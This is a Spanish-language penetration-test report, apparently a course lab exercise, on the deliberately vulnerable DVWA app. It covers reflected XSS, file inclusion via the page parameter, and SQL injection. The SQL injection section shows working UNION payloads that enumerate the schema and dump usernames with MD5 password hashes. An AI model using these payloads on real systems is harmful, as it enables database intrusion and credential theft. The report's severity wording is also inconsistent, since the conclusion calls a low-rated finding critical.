

Reporte de Vulnerabilidades

DVWA

Nicolás Arancibia
Andrés Calderón

12 de mayo de 2025



Tabla de Contenidos

Tabla de Contenidos.....	2
Introducción.....	3
Alcance.....	3
Resumen de Hallazgos.....	3
Vulnerabilidades detectadas.....	4
VU001 - Reflected Cross Site Scripting (XSS).....	4
CVE-2025-46550.....	4
Descripción de la vulnerabilidad.....	4
Evidencia y pruebas de concepto.....	5
Mitigación recomendada.....	5
Vulnerabilidades detectadas.....	6
VU002 - SQL Injection.....	6
CVE-2025-47657.....	6
Descripción de la vulnerabilidad.....	6
Evidencia y pruebas de concepto.....	6
Mitigación recomendada.....	9
Vulnerabilidades detectadas.....	9
VU003 - File Inclusion.....	9
CVE-2025-47636.....	9
Descripción de la vulnerabilidad.....	9
Evidencia y pruebas de concepto.....	10
Mitigación recomendada.....	10
Conclusiones.....	11
Recomendaciones Generales.....	11

Introducción

El presente informe entrega un listado de vulnerabilidades asociadas a la aplicación DVWA

Alcance

El alcance de esta prueba de penetración es el siguiente:

- http://lab2.cc5327.hackerlab.cl/DVWA/vulnerabilities/xss_r/

Resumen de Hallazgos

Durante el proceso de pruebas, se encontraron 3 vulnerabilidades, de las cuales 2 son de riesgo alto, ninguna es de riesgo medio y 1 de riesgo bajo.

ID de vulnerabilidad	Nombre	Criticidad	Mitigación
VU001	Reflected Cross Site Scripting (XSS)	Baja	Validar inputs
VU002	SQL Injection	Alta	Consultas parametrizadas
VU003	File Inclusion	Alta	Administración de permisos de usuarios

Vulnerabilidades detectadas

VU001 - Reflected Cross Site Scripting (XSS)

Recursos comprometidos	Confidencialidad, Integridad
Puntaje CVSS ¹	4.6 (Baja) (AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:N)
URLs afectadas	http://lab2.cc5327.hackerlab.cl/DVWA/vulnerabilities/xss_r/
CVEs Asociados	CVE-2025-46550
CWEs Asociados	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Descripción de la vulnerabilidad

Esta vulnerabilidad permite ejecutar scripts mediante la url, solo del lado del usuario que ingresa a la url.


En este caso en particular, la página tiene un input para el nombre del usuario, en dicho input se puede colocar un tag de script en html y colocar dentro de este, por ejemplo, alert(1). Al presionar el botón de submit se ejecutará el código que coloquemos. Una forma equivalente de hacer esto es colocar el script en el parámetro “name” de la url generada al realizar una búsqueda.

Evidencia y pruebas de concepto

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

¹ Obtenido desde <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>



Mitigación recomendada

Una mitigación puede ser realizar una validación de entradas tal que se rechacen inputs que incluyan tags HTML.

Vulnerabilidades detectadas

VU002 - SQL Injection

Recursos comprometidos	Confidencialidad, Integridad, Disponibilidad
Puntaje CVSS ²	8.8 (Alta) (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
URLs afectadas	http://lab2.cc5327.hackerlab.cl/DVWA/vulnerabilities/sqli/
CVEs Asociados	CVE-2025-47657
CWEs Asociados	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Descripción de la vulnerabilidad

La vulnerabilidad consiste en ejecutar una query SQL desde un input tal que retorne información correspondiente a la query, pudiendo revelar información confidencial, modificar datos, o incluso eliminar información.

En este caso particular se siguió con una serie de consultas realizadas mediante un input que poseía la página, hasta dar con las contraseñas de los cinco usuarios existentes (que aparecen en el campo surname). La serie de consultas se muestran a continuación.

Evidencia y pruebas de concepto

Vulnerability: SQL Injection

User ID:

² Obtenido desde <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Vulnerability: SQL Injection

User ID:

```
ID: 'union select table_name, NULL FROM information_schema.tables;--  
First name: ALL_PLUGINS  
Surname:
```

```
ID: 'union select table_name, NULL FROM information_schema.tables;--  
First name: APPLICABLE_ROLES  
Surname:
```

```
ID: 'union select table_name, NULL FROM information_schema.tables;--  
First name: CHARACTER_SETS  
Surname:
```

```
ID: 'union select table_name, NULL FROM information_schema.tables;--  
First name: CHECK_CONSTRAINTS  
Surname:
```

```
ID: 'union select table_name, NULL FROM information_schema.tables;--  
First name: COLLATIONS  
Surname:
```

```
ID: 'union select table_name, NULL FROM information_schema.tables;--  
First name: COLLATION_CHARACTER_SET_APPLICABILITY  
Surname:
```

```
ID: 'union select table_name, NULL FROM information_schema.tables;--  
First name: COLUMNS  
Surname:
```

```
ID: 'union select table_name, NULL FROM information_schema.tables;--
```

```
ID: 'union select table_name, NULL FROM information_schema.tables;--  
First name: users  
Surname:
```

Vulnerability: SQL Injection

User ID:

```
ID: 'union select column_name, NULL from information_schema.columns where table_name = 'users';--  
First name: user_id  
Surname:
```

```
ID: 'union select column_name, NULL from information_schema.columns where table_name = 'users';--  
First name: first_name  
Surname:
```

```
ID: 'union select column_name, NULL from information_schema.columns where table_name = 'users';--  
First name: last_name  
Surname:
```

```
ID: 'union select column_name, NULL from information_schema.columns where table_name = 'users';--  
First name: user  
Surname:
```

```
ID: 'union select column_name, NULL from information_schema.columns where table_name = 'users';--  
First name: password  
Surname:
```

```
ID: 'union select column_name, NULL from information_schema.columns where table_name = 'users';--  
First name: avatar  
Surname:
```

```
ID: 'union select column_name, NULL from information_schema.columns where table_name = 'users';--  
First name: last_login  
Surname:
```

Vulnerability: SQL Injection

User ID:

```
ID: 'union select user, password from users;--  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 'union select user, password from users;--  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 'union select user, password from users;--  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 'union select user, password from users;--  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 'union select user, password from users;--  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


Mitigación recomendada

Se pueden usar consultas parametrizadas, es decir, enlazando variables, con tal de no modificar la estructura de la query deseada y evitar un comportamiento malicioso de la misma.

Vulnerabilidades detectadas

VU003 - File Inclusion

Recursos comprometidos	Confidencialidad, Integridad, Disponibilidad
Puntaje CVSS ³	8.3 (Alta) (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L)
URLs afectadas	http://lab2.cc5327.hackerlab.cl/DVWA/vulnerabilities/fi/
CVEs Asociados	CVE-2025-47636
CWEs Asociados	CWE-541: Inclusion of Sensitive Information in an Include File

Descripción de la vulnerabilidad

Esta vulnerabilidad consiste en la inclusión de archivos a una aplicación web mediante inputs no validados, pudiendo permitir subir archivos infectados, códigos que se ejecuten a nivel de servidor, etc.


En este caso en particular se realizó un ataque menos destructivo, la página tiene un directorio de archivos disponibles que podemos acceder mediante botones, pero al visualizar un archivo se puede ver que en la url el parámetro “page” tiene el nombre del archivo que estamos viendo, entonces siguiendo la lógica de la nomenclatura de los archivos colocamos “file4.php” en dicho parámetro y pudimos ver un archivo que no estaba listado, revelando información oculta.

Evidencia y pruebas de concepto

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

³ Obtenido desde <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

 lab2.cc5327.hackerlab.cl/DVWA/vulnerabilities/fi/?page=file4.php

Vulnerability: File Inclusion

File 4 (Hidden)

Good job!

This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Mitigación recomendada

Una forma de mitigar esta vulnerabilidad es sanitizar la entrada para evitar que se ejecuten acciones relacionadas a la subida de archivos. Y para el caso de nuestro ataque sería administrar correctamente los permisos de usuario de los distintos archivos que posea el servidor, de forma que solo los usuarios autorizados puedan acceder a dichos archivos.

Conclusiones

En conclusión, durante la evaluación de seguridad realizada al sitio web se identificaron tres vulnerabilidades críticas: una vulnerabilidad de tipo XSS reflejado que permite la ejecución arbitraria de código JavaScript, una inyección SQL mediante la cual fue posible acceder a las contraseñas de todos los usuarios registrados, y una vulnerabilidad de inclusión de archivos que posibilita la visualización de archivos no listados públicamente.

Estas fallas comprometen seriamente la confidencialidad, integridad y disponibilidad del sistema, por lo que se recomienda su remediación inmediata para evitar posibles ataques y fugas de información.

Recomendaciones Generales

Se recomienda implementar buenas prácticas de desarrollo seguro, incluyendo una validación estricta de entradas, el uso de mecanismos de saneamiento de datos y una configuración adecuada del servidor. Asimismo, es fundamental limitar la exposición de información sensible y realizar pruebas de seguridad periódicas para detectar y corregir posibles vulnerabilidades a tiempo.